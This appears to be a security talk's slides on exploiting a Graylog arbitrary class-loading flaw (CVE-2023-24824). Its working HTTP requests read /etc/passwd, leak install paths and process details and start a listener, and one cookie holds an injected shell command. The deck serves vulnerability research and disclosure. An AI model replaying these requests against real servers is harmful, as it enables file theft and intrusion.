


Exploiting arbitrary class loading on the JVM

presented by Ted Thobane

whoami && uname -a

- Ted Thobane - Security Researcher at Whirly Labs
- Otherwise known as 0x0L0RD, Kazamaster or rootkitZAddy (rootkiTED, if we're being professional)
- Hacker, Exploit Developer, Reverse-Engineer
- 23++ years old (yes, the post-increment operator is intentional XD)
- Gym bro
- Anime-enjoyer (sometimes)
- Gamer (sometimes)
- Man of culture (always), that is, I **LOVE** BMWs.



CVE-2023-24824

- Arbitrary class loading vulnerability.
- Affected Graylog(*) v2.0.0 to v5.2.3.
- Users with the appropriate permissions could instantiate classes with a single-arg constructor.



Discovery of the vulnerability

It was a day like any other on a security engagement.

Just hacking about, looking at code, as you do.

Then, when exploring the web application, this request was identified:

```
Request
Pretty Raw Hex
1 PUT /api/system/cluster_config/org.graylog2.users.UserConfiguration HTTP/1.1
2 Host: exploitdevhost:9000
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: application/json
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://exploitdevhost:9000/system/configurations
8 X-Requested-With: XMLHttpRequest
9 X-Requested-By: XMLHttpRequest
10 Content-Type: application/json
11 Content-Length: 79
12 Origin: http://exploitdevhost:9000
13 Connection: keep-alive
14 Cookie: authentication=a891ec64-2f8d-45ed-a7d5-21ff67be3f7f;
ph_phc_t3lgBB66QsPW4HEfiGop014um4XGNTBcefEKYwelwda_posthog=
%7B%22distinct_id%22%3A%222250f7cf00e27528e6b540c26dd40b8c44d1bc0e3642d7e3700dc92338dc86c4%
22%2C%22device_id%22%3A%22196b0349f0e145f-07b6d32625ea338-a77243e-1fa400-196b0349f0f228b
%22%2C%22user_state%22%3A%22identified%22%2C%22session_id%22%3A%5B1753025036391%2C%2219828
667d32f3-072997dcf9802f-d7f2336-1fa400-19828667d3317c2%22%2C1753024462130%5D%2C%22%24groups
%22%3A%7B%22cluster%22%3A%22%3B%20echo%20%27TED%20WAS%20HERE%27%20%3E%20%2Ftmp%2FAAAA%22%7D%2C%
22%24user_id%22%3A%222250f7cf00e27528e6b540c26dd40b8c44d1bc0e3642d7e3700dc92338dc86c4%22%2C
%22%24session_recording_enabled_server_side%22%3Afalse%2C%22%24autocapture_disabled_server_
side%22%3Atrue%2C%22%24active_feature_flags%22%3A%5B%5D%2C%22%24enabled_feature_flags%22%3A
%7B%7D%2C%22%24feature_flag_payloads%22%3A%7B%7D%7D
Priority: u=4
15
16
17 {
  "enable_global_session_timeout":true,
  "global_session_timeout_interval":"PT1H"
}
```

Discovery of the vulnerability

```
/api/system/cluster_config/org.graylog2.users.UserConfiguration
```



...That looks a bit like a class, no?

Discovery of the vulnerability

With a little digging into the source code, the underlying logic that implemented this functionality was traced to this excerpt:

```
@PUT
@Timed
@Path("/{configClass}")
@Consumes(MediaType.APPLICATION_JSON)
@ApiOperation(value = "Update configuration in database")
@RequiresPermissions({RestPermissions.CLUSTER_CONFIG_ENTRY_CREATE, RestPermissions.CLUSTER_CONFIG_ENTRY_EDIT})
@AuditEvent(type = AuditEventTypes.CLUSTER_CONFIGURATION_UPDATE)
public Response update(@ApiParam(name = "configClass", value = "The name of the cluster configuration class", required = true)
    @PathParam("configClass") @NotBlank String configClass,
    @ApiParam(name = "body", value = "The payload of the cluster configuration", required = true)
    @NotNull InputStream body) throws IOException {
    final Class<?> cls = classFromName(configClass);
    if (cls == null) {
        throw new NotFoundException(createNoClassMsg(configClass));
    }

    final Object configObject = parseConfigObject(configClass, body, cls);
    validateConfigObject(configObject);
    writeConfigObject(configClass, configObject);

    return Response.accepted(configObject).build();
}
```

Discovery of the vulnerability

```
private Object parseConfigObject(String configClass, InputStream body, Class<?> cls) {  
    final Object object;  
    try {  
        object = objectMapper.readValue(body, cls);  
    } catch (Exception e) {  
        final String msg = "Couldn't parse cluster configuration \"" + configClass + "\".";  
        LOG.error(msg, e);  
        throw new BadRequestException(msg);  
    }  
    return object;  
}
```

Instantiation



The rest of the function calls aren't too relevant. They pertain to writing the cluster config info to the backend.

Understanding the vulnerability

We now need to determine:

- What's possible with this vuln?
- What are the limitations?
- What are the environmental requirements for exploitation?



Understanding the vulnerability - What's possible?

The answer lies in Jackson Databind.

Peep the example:

```
ObjectMapper mapper = new ObjectMapper();  
  
String json = "{\\\"name\\\":\\\"Teddy\\\",\\\"age\\\":23}";  
  
Person p = mapper.readValue(json, Person.class);
```

So, `readValue()` requires the data with which to initialize the provided class, and the object whose values we're tryna instantiate —*both of which we control*.

Understanding the vulnerability - What's possible?

Basically;



Understanding the vulnerability - Limitations?



...Not quite.

- The class needs to be insatiable with the payload provided in the request.
- With Jackson-Databind, and for our purposes, that means **concrete objects** with **single-argument ctors**.

Understanding the vulnerability - Limitations?

That is,

```
Runtime.getRuntime().exec()
```



```
java.io.File("/etc/passwd")
```



We opt for single argument constructors because those will actually invoke the constructor code and any static code therein.

Scope is expanded to not just the graylog codebase; std Java libs too XD

Understanding the vulnerability - Limitations?

So, actually;



Understanding the vulnerability - Requirements for Exploitation?

With a few discrepancies per OS, the only requirements are:

- Target must be running an instance of Graylog **version 2.0.0 up to and including 5.2.3.**
- A user with permission to edit cluster configurations on the target.



The Art of Exploitation

先苦后甘 – “Bitterness before Sweetness”

- There's a lot of that when it comes to Exploit dev.
- There must be a bit more research put into this before we write a single line of code.
- It's both an art and a science – where chaos meets creativity.
- My personal favorite dark art; voodoo is saved for heritage day ;).
- This is a broad topic; so there might be a degree of assumed knowledge.



The Art of Exploitation

Assuming the requirements listed prior are met, we approach exploitation as follows:

- Can we trigger the vulnerability with a base test case?
- What classes are available to us for exploitation?
- Could any of the above classes be used to do anything interesting?
- Are there any existing Java exploit chains we could use?

We might not need to answer the third if exploration of the first two goes well XD.

With exploit dev, you're essentially solving a puzzle that's not meant to be solved.

The Art of Exploitation - Triggering the vuln

Remember the previously mentioned example?

`java.io.File("/etc/passwd")`

```
Request
Pretty Raw Hex
1 PUT /api/system/cluster_config/java.io.File HTTP/1.1
2 Host: exploitdevhost:9000
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:138.0) Gecko/20100101 Firefox/138.0
4 Accept: application/json
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://exploitdevhost:9000/welcome
8 X-Requested-With: XMLHttpRequest
9 X-Requested-By: XMLHttpRequest
10 X-Graylog-No-Session-Extension: true
11 Content-Type: application/json
12 Connection: keep-alive
13 Cookie: authentication=a5a73f71-eb62-4695-89ef-2f4e86761add;
    ph_phc_t3lgBB66QsPW4HEfiGop014um4XGntBcefEKYwelwda_posthog=
    %7B%22distinct_id%22%3A%22963d3646d42f82d71074cf119d1267897b2eacff3b18a7dec6c0e72379027d7d%
    %22%2C%22%24device_id%22%3A%22196b0349f0e145f-07b6d32625e0a338-a77243e-1fa400-196b0349f0f22
    8b%22%2C%22%24user_state%22%3A%22identified%22%2C%22%24sesid%22%3A%5B1746717517690%2C%2219
    6b0349f6f1df7-04ef6c53cdc767-a77243e-1fa400-196b0349f702470%22%2C1746712960879%5D%2C%22%24
    groups%22%3A%7B%22cluster%22%3A%2253c94ce4-40a-49c3-9891-4a10dee6d6e1%22%7D%2C%22%24user_
    id%22%3A%22963d3646d42f82d71074cf119d1267897b2eacff3b18a7dec6c0e72379027d7d%22%2C%22%24ses
    sion_recording_enabled_server_side%22%3Afalse%2C%22%24autocapture_disabled_server_side%22%
    3Atrue%2C%22%24active_feature_flags%22%3A%5B%5D%2C%22%24enabled_feature_flags%22%3A%7B%7D%
    2C%22%24feature_flag_payload%22%3A%7B%7D%7D
14 Priority: u=4
15 Content-Length: 17
16
17 "/etc/passwd"
```

The Art of Exploitation - Triggering the vuln

Request

Pretty Raw Hex

🔍 📄 in ☰

```
1 PUT /api/system/cluster_config/java.io.File HTTP/1.1
2 Host: exploitdevhost:9000
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:138.0) Gecko/20100101 Firefox/138.0
4 Accept: application/json
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://exploitdevhost:9000/welcome
8 X-Requested-With: XMLHttpRequest
9 X-Requested-By: XMLHttpRequest
10 X-Graylog-No-Session-Extension: true
11 Content-Type: application/json
12 Connection: keep-alive
13 Cookie: authentication=a5a73f71-eb62-4695-89ef-2f4e86761add;
    ph_phc_t3lgBB66QsPW4HEfiGop014um4XGntBcefEKYwLwda_posthog=
    %7B%22distinct_id%22%3A%22963d3646d42f82d71074cf119d1267897b2eacff3b18a7dec6c0e72379027d7d
    %22%2C%22device_id%22%3A%22196b0349f0e145f-07b6d32625ea338-a77243e-1fa400-196b0349f0f22
    8b%22%2C%22user_state%22%3A%22identified%22%2C%224sesid%22%3A%5B1746717517690%2C%2219
    6b0349f6f1df7-04ef6c53cdc767-a77243e-1fa400-196b0349f702470%22%2C1746712960879%5D%2C%22%24
    groups%22%3A%7B%22luster%22%3A%2253c94ce4-463a-49c3-9891-4a10dee6d6e1%22%7D%2C%22%24user_
    id%22%3A%22963d3646d42f82d71074cf119d1267897b2eacff3b18a7dec6c0e72379027d7d%22%2C%22%24ses
    sion_recording_enabled_server_side%22%3Afalse%2C%22%24autocapture_disabled_server_side%22%
    3Atrue%2C%22%24active_feature_flags%22%3A%5B%5D%2C%22%24enabled_feature_flags%22%3A%7B%7D%
    2C%22%24feature_flag_payloads%22%3A%7B%7D%7D
14 Priority: u=4
15 Content-Length: 13
16
17 "/etc/passwd"
```

Response

Pretty Raw Hex Render

📄 in ☰

```
1 HTTP/1.1 202 Accepted
2 X-Graylog-Node-ID: e6a5d366-41bd-4305-813e-ac869347300e
3 Cache-Control: no-cache
4 X-Frame-Options: DENY
5 X-Content-Type-Options: nosniff
6 Content-Security-Policy: default-src 'self'; style-src 'self' 'unsafe-inline'; script-src
  'self' 'unsafe-eval'; img-src data: *; connect-src *
7 X-Runtime-Microseconds: 12394
8 Content-Type: application/json
9 Content-Length: 3304
10
11 root:x:0:0:root:/root:/bin/bash
12 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
13 bin:x:2:2:bin:/bin:/usr/sbin/nologin
14 sys:x:3:3:sys:/dev:/usr/sbin/nologin
15 sync:x:4:65534:sync:/bin:/bin/sync
16 games:x:5:60:games:/usr/games:/usr/sbin/nologin
17 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
18 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
19 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
20 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
21 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
22 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
23 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
24 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
25 list:x:38:38:MailingListManager:/var/list:/usr/sbin/nologin
26 irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
27 _apt:x:42:65534:./nonexistent:/usr/sbin/nologin
28 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
29 systemd-network:x:998:998:systemdNetworkManagement:/usr/sbin/nologin
30 systemd-timesync:x:996:996:systemdTimeSynchronization:/usr/sbin/nologin
31 dhcpcd:x:100:65534:DHCPClientDaemon,
  ,
  ,
  :/usr/lib/dhcpcd/bin/false
32 messagebus:x:101:101:./nonexistent:/usr/sbin/nologin
33 syslog:x:102:102:./nonexistent:/usr/sbin/nologin
34 systemd-resolve:x:991:991:systemdResolver:/usr/sbin/nologin
35 uidd:x:103:103:./run/uidd:/usr/sbin/nologin
36 usbmux:x:104:46:usbmuxdaemon,
  ,
  ,
  :/var/lib/usbmux:/usr/sbin/nologin
37 tss:x:105:105:TPMSoftwareStack,
```

The Art of Exploitation - Triggering the vuln

So, can we trigger the vulnerability with a base test case?

Yessir 

But, like...



The Art of Exploitation - What the 0xF just happened?

How did we just pull a file from the server, given that [java.io.File](https://java.io/File) is just a file handle wrapper? Think back to this:

```
@PUT
@Timed
@Path("/{configClass}")
@Consumes(MediaType.APPLICATION_JSON)
@ApiOperation(value = "Update configuration in database")
@RequiresPermissions({RestPermissions.CLUSTER_CONFIG_ENTRY_CREATE, RestPermissions.CLUSTER_CONFIG_ENTRY_EDIT})
@AuditEvent(type = AuditEventTypes.CLUSTER_CONFIGURATION_UPDATE)
public Response update(@ApiParam(name = "configClass", value = "The name of the cluster configuration class", required = true)
    @PathParam("configClass") @NotBlank String configClass,
    @ApiParam(name = "body", value = "The payload of the cluster configuration", required = true)
    @NotNull InputStream body) throws IOException {
    final Class<?> cls = classFromName(configClass);
    if (cls == null) {
        throw new NotFoundException(createNoClassMsg(configClass));
    }

    final Object configObject = parseConfigObject(configClass, body, cls);
    validateConfigObject(configObject);
    writeConfigObject(configClass, configObject);

    return Response.accepted(configObject).build();
}
```

The Art of Exploitation - What the 0xF just happened?

It boils down to;

- Some strange and beautiful interplay between Jackson-Databind and Jersey Response builder.
- Jackson-Databind creates a File object which references whatever we supplied.
- Jersey Response builder just straight up pulls the contents of the referenced files when the config object is passed as a parameter to it.



The Art of Exploitation - Enumerating the attack vector

We now need to look for potential target classes. What better job for our old buddy;



Joern



- **Joern** is an open-source static analysis tool for code vulnerability research.
- It transforms source code into a **Code Property Graph (CPG)**, combining syntax, control flow, and data flow.
- The graph can be queried to detect potential security flaws and vulnerability patterns.
- Supports languages like **C/C++**, **Java**, and **Kotlin**, with extensibility for others.

The Art of Exploitation - Enumerating the attack vector

First, we get the single-argument constructors in the codebase.

```
joern> import os._  
  
joern> val singleParamConstructors = cpq.method.nameExact("<init>").filter(_.parameter.size == 1)  
val singleParamConstructors:  
  Iterator[io.shiftleft.codepropertygraph.generated.nodes.Method] = non-empty iterator  
  
joern> os.write(os.pwd / "single-arg-ctors.txt", singleParamConstructors.definingTypeDecl.name.distinct.mkString("\n"))
```

Except, that gets us almost 2000 entries...

```
$ wc -l single-arg-ctors.txt  
1991 single-arg-ctors.txt
```

The Art of Exploitation - Enumerating the attack vector

Now, we could go through every one of them to see which are the best candidates, but...



The Art of Exploitation - Enumerating the attack vector

So we attempt to narrow it down;

- Constructors with a side-effect
 - Calls to `Runtime.getRuntime().exec(...)`, `ProcessBuilder`, etc.
 - Calls to create outbound connections
 - Calls that write data to the disk
 - Calls to functions that open the application up to other attack vectors
 - XSS
 - XXE
 - LFI
 - CSRF
 - Buffer Overflows (unlikely)

The Art of Exploitation - Enumerating the attack vector

With the help of Joern, the classes of interest were narrowed down to a few hundred. This is acceptable.



This pleases the n u t

The Art of Exploitation - Hacking is so fun!

What y'all know 'bout

[org.apache.commons.io](https://org.apache.commons.io.monitor.FileAlterationObserver).monitor.FileAlterationObserver?

- Monitors a directory for file and subdirectory changes and notifies a listener when such changes occur.
- Single string-arg constructor (the dir or file to monitor).
- Returns the absolute directory to that path.

We could use it to gather information about where we are in the system.

The Art of Exploitation - Hacking is so fun!

Request

Pretty Raw Hex

```
1 PUT /api/system/cluster_config/org.apache.commons.io.monitor.FileAlterationObserver
2 HTTP/1.1
3 Host: exploitdevhost:9000
4 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:138.0) Gecko/20100101 Firefox/138.0
5 Accept: application/json
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: http://exploitdevhost:9000/system/sidecars/configuration
9 X-Requested-With: XMLHttpRequest
10 X-Requested-By: XMLHttpRequest
11 X-Graylog-No-Session-Extension: true
12 Content-Type: application/json
13 Content-Length: 4
14 Origin: http://exploitdevhost:9000
15 Connection: keep-alive
16 Cookie: authentication=f1a0a15f-1649-4560-bbd8-7074da2a30d5;
17 ph_phc_t3lgBB66QsPW4HEfiGop014um4XGNTBcefEKYWelwda_posthog=
18 %7B%22distinct_id%22%3A%22963d3646d42f82d71074cf119d1267897b2eacff3b18a7dec6c0e72379027d7d
19 %22%2C%22device_id%22%3A%22196b0349f0e145f-07b6d32625ea338-a77243e-1fa400-196b0349f0f22
20 8b%22%2C%22user_state%22%3A%22identified%22%2C%22session_id%22%3A%5B1747223812999%2C%2219
21 6cea79ae566e-0a31d296244a27-a77243e-1fa400-196cea79ae649d9%22%2C1747223812837%5D%2C%22%24g
22 rroups%22%3A%7B%22cluster%22%3A%2253c94ce4-463a-49c3-9891-4a10dee6d6e1%22%7D%2C%22%24user_i
23 d%22%3A%22963d3646d42f82d71074cf119d1267897b2eacff3b18a7dec6c0e72379027d7d%22%2C%22%24sess
24 ion_recording_enabled_server_side%22%3Afalse%2C%22%24autocapture_disabled_server_side%22%3
25 Atrue%2C%22%24active_feature_flags%22%3A%5B%5D%2C%22%24enabled_feature_flags%22%3A%7B%7D%2
26 C%22%24feature_flag_payloads%22%3A%7B%7D%7D
27
28 Priority: u=4
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 202 Accepted
2 X-Content-Type-Options: nosniff
3 X-Graylog-Node-ID: e6a5d366-41bd-4305-813e-ac869347300e
4 X-Frame-Options: DENY
5 Cache-Control: no-cache
6 Content-Security-Policy: default-src 'self'; style-src 'self' 'unsafe-inline'; script-src
7 'self' 'unsafe-eval'; img-src data: *; connect-src *
8 X-Runtime-Microseconds: 14610
9 Content-Type: application/json
10 Content-Length: 112
11 {
12   "listeners":[
13   ],
14   "file filter":null,
15   "directory":"/home/graylog-5.1.10-linux-x64/"
16 }
```

The Art of Exploitation - Hacking is so fun!

Small win, but we got some info leakage.

Let's take it further XD



The Art of Exploitation - Hacking kinda sucks.

This here is literally perfect for RCE:

```
public static String sh(String cmd) {  
    return sh(cmd, (String) null);  
}  
  
public static String sh(String cmd, String input) {  
    Reader in;  
    try {  
        Process p = Runtime.getRuntime().exec(cmd);  
        if (input != null) {  
            in = new StringReader(input);  
        } else {  
            in = new StringReader("");  
        }  
        Writer out = new StringWriter();  
        Writer err = new StringWriter();  
        communicate(p, in, out, err);  
        return out.toString();  
    } catch (IOException e) {  
        throw new RuntimeException(e);  
    }  
}
```

The Art of Exploitation - Hacking kinda sucks.

The class to which it belongs has no constructor with suitable arg requirements :’(

Literally would have halved the time taken to develop an exploit.

...We move, though.



The Art of Exploitation - Hacking is so fun (again)!

[oshi.software.os](#).linux.LinuxOSProcess

- Represents a process on a Linux system
- Provides detailed information about it such as
 - PID.
 - CPU usage.
 - Memory usage.
 - The exact shell command used.
- Takes an integer value
 - The PID to enumerate.

The Art of Exploitation - Hacking is so fun (again)!

Request

PrettyRawHex

1PUT /api/system/cluster_config HTTP/1.1

2Host: exploitdevhost:9000

3User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:138.0) Gecko/20100101 Firefox/138.0

4Accept: application/json

5Accept-Language: en-US,en;q=0.5

6Accept-Encoding: gzip, deflate, br

7Referer: http://exploitdevhost:9000/system/sidecars/configuration

8X-Requested-With: XMLHttpRequest

9X-Requested-By: XMLHttpRequest

10X-Graylog-No-Session-Extension: true

11Content-Type: application/json

12Content-Length: 7

13Origin: http://exploitdevhost:9000

14Connection: keep-alive

15Cookie: authentication=062bad6f-db3c-4c1c-acaf-52123dcdfa04; ph_phc_t3lgBB66QsPW4HefiGop014um4XGNTBcefEKYwLwda_posthog=%7B%22distinct_id%22%3A%22963d3646d42f82d71074cf119d1267897b2eacff3b18a7dec6c0e72379027d7d%22%2C%22%24device_id%22%3A%22196b0349f0e145f-07b6d32625ea338-a77243e-1fa400-196b0349f0f228b%22%2C%22%24user_state%22%3A%22identified%22%2C%22%24sessionId%22%3A%5B1747223812999%2C%22196cea79ae566e-0a31d296244a27-a77243e-1fa400-196cea79ae649d9%22%2C1747223812837%5D%2C%22%24group_s%22%3A%7B%22cluster%22%3A%2253c94ce4-463a-49c3-9891-4a10dee6d6e1%22%7D%2C%22%24user_id%22%3A%22963d3646d42f82d71074cf119d1267897b2eacff3b18a7dec6c0e72379027d7d%22%2C%22%24session_recording_enabled_server_side%22%3Afalse%2C%22%24autocapture_disabled_server_side%22%3Atrue%2C%22%24active_feature_flags%22%3A%5B%5D%2C%22%24enabled_feature_flags%22%3A%7B%7D%2C%22%24feature_flag_payloads%22%3A%7B%7D%7D

16Priority: u=4

17

181200689

Response

PrettyRawHexRender

1HTTP/1.1 202 Accepted

2X-Content-Type-Options: nosniff

3Cache-Control: no-cache

4X-Frame-Options: DENY

5X-Graylog-Node-ID: e6a5d366-41bd-4305-813e-ac869347300e

6Content-Security-Policy: default-src 'self'; style-src 'self' 'unsafe-inline'; script-src 'self' 'unsafe-eval'; img-src data: *; connect-src *

7X-Runtime-Microseconds: 282566

8Content-Type: application/json

9Content-Length: 91270

10

11{

"process_id":1200689,

"bitness":64,

"name":"java",

"path":"/usr/lib/jvm/java-21-openjdk-amd64/bin/java",

"command_line":

"java\u0000-jar\u0000graylog.jar\u0000server\u0000-f\u0000graylog.conf\u0000",

"user":"",

"user_id":"1000",

"group":"",

"group_id":"1000",

"state":"SLEEPING",

"parent_process_id":23227,

"thread_count":272,

"priority":20,

"virtual_size":12576174080,

"resident_set_size":935862272,

"kernel_time":16970,

"user_time":211060,

"start_time":1748276598960,

"up_time":2535021,

"bytes_read":2310144,

"bytes_written":4050944,

"minor_faults":255919,

"major_faults":3,

"current_working_directory":

"/home/Documents/Bsides/graylog-5.1.10-linux-x64",

"open_files":156,

"affinity_mask":4095,

"thread_details":[


{


"owning_process_id":1200689

The Art of Exploitation - Hacking is so fun (again)!

So, really, we could get even more detailed information (with a little bit of guesswork).

Especially if proper rate-limiting isn't implemented.





The Art of Exploitation - Hacking is so fun (again)!

...But wait, there's more!

The Art of Exploitation - Hacking is so fun (again)!

```
javassist.tools.web.webserver
```

- Simple built-in HTTP server.
- Serves Java class files.
- Single Integer argument.

But, like, we can already pull any file, so what's the point of this?



The Art of Exploitation - Hacking is so fun (again)!

Peep the discrepancy; on successfully starting up a server:

Request

PrettyRawHex

1

PUT /api/system/cluster_config/javassist.tools.web.Webserver HTTP/1.1

2

Host: exploitdevhost:9000

3

User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:138.0) Gecko/20100101 Firefox/138.0

4

Accept: application/json

5

Accept-Language: en-US,en;q=0.5

6

Accept-Encoding: gzip, deflate, br

7

Referer: http://exploitdevhost:9000/system/sidecars/configuration

8

X-Requested-With: XMLHttpRequest

9

X-Requested-By: XMLHttpRequest

10

X-Graylog-No-Session-Extension: true

11

Content-Type: application/json

12

Content-Length: 6

13

Origin: http://exploitdevhost:9000

14

Connection: keep-alive

15

Cookie: authentication=4d7c03fa-5530-4128-9793-285d1d549a8a;
ph_phc_t3lgBB66QsPW4HEfiGop014um4XGntBcefEKYwElwda_posthog=
%7B%22distinct_id%22%3A%22963d3646d42f82d71074cf119d1267897b2eacff3b18a7dec6c0e72379027d7d
%22%2C%22device_id%22%3A%22196b0349f0e145f-07b6d32625ea338-a77243e-1fa400-196b0349f0f22
8b%22%2C%22user_state%22%3A%22identified%22%2C%22session_id%22%3A%5B1747223812999%2C%2219
6cea79ae566e-0a31d296244a27-a77243e-1fa400-196cea79ae649d9%22%2C1747223812837%5D%2C%22%24g
roups%22%3A%7B%22cluster%22%3A%2253c94ce4-463a-49c3-9891-4a10dee6d6e1%22%7D%2C%22%24user_i
d%22%3A%22963d3646d42f82d71074cf119d1267897b2eacff3b18a7dec6c0e72379027d7d%22%2C%22%24sess
ion_recording_enabled_server_side%22%3Afalse%2C%22%24autocapture_disabled_server_side%22%3
Atrue%2C%22%24active_feature_flags%22%3A%5B%5D%2C%22%24enabled_feature_flags%22%3A%7B%7D%2
C%22%24feature_flag_payloads%22%3A%7B%7D%7D

16

Priority: u=4

17

18

"8084"

Response

PrettyRawHexRender

1

HTTP/1.1 202 Accepted

2

Cache-Control: no-cache

3

X-Content-Type-Options: nosniff

4

X-Frame-Options: DENY

5

X-Graylog-Node-ID: e6a5d366-41bd-4305-813e-ac869347300e

6

Content-Security-Policy: default-src 'self'; style-src 'self' 'unsafe-inline'; script-src
'self' 'unsafe-eval'; img-src data: *; connect-src *

7

X-Runtime-Microseconds: 5789

8

Content-Type: application/json

9

Content-Length: 39

10

11

{
 "debug_dir":null,
 "htmlfile_base":null
}

The Art of Exploitation - Hacking is so fun (again)!

We confirm with nmap:

```
$ nmap 10.0.0.23 -p 8084
Starting Nmap 7.94SVN ( https://nmap.org ) at 
Nmap scan report for zaibatsu (10.0.0.23)
Host is up (0.000065s latency).

PORT      STATE SERVICE
8084/tcp  closed websnp

Nmap done: 1 IP address (1 host up) scanned in 0.02 seconds
```

← Before the HTTP Request

```
$ nmap 10.0.0.23 -p 8084
Starting Nmap 7.94SVN ( https://nmap.org ) at 
Nmap scan report for zaibatsu (10.0.0.23)
Host is up (0.00012s latency).

PORT      STATE SERVICE
8084/tcp  open  websnp

Nmap done: 1 IP address (1 host up) scanned in 0.02 seconds
```

← After the HTTP Request

The Art of Exploitation - Hacking is so fun (again)!

Note what happens when we specify a port that's already in use:

The screenshot displays the 'Request' and 'Response' tabs in a web browser's developer tools. The 'Request' tab shows an HTTP PUT request to `/api/system/cluster_config/javassist.tools.web.Webserver` with a `Host: exploitdevhost:9000` header. The 'Response' tab shows an `HTTP/1.1 400 Bad Request` status. The response body is a JSON object: `{ "type": "ApiError", "message": "Couldn't parse cluster configuration \"javassist.tools.web.Webserver\"." }`. The '9000' port in the request and the '400 Bad Request' status are highlighted with red boxes.

```
Request
Pretty Raw Hex
1 PUT /api/system/cluster_config/javassist.tools.web.Webserver HTTP/1.1
2 Host: exploitdevhost:9000
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:138.0) Gecko/20100101 Firefox/138.0
4 Accept: application/json
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://exploitdevhost:9000/system/sidecars/configuration
8 X-Requested-With: XMLHttpRequest
9 X-Requested-By: XMLHttpRequest
10 X-Graylog-No-Session-Extension: true
11 Content-Type: application/json
12 Content-Length: 6
13 Origin: http://exploitdevhost:9000
14 Connection: keep-alive
15 Cookie: authentication=4d7c03fa-5530-4128-9793-285d1d549a8a;
    ph_phc_t3lgBB66QsPW4HefiGop014um4XGNTBcefEKYwElwda_posthog=
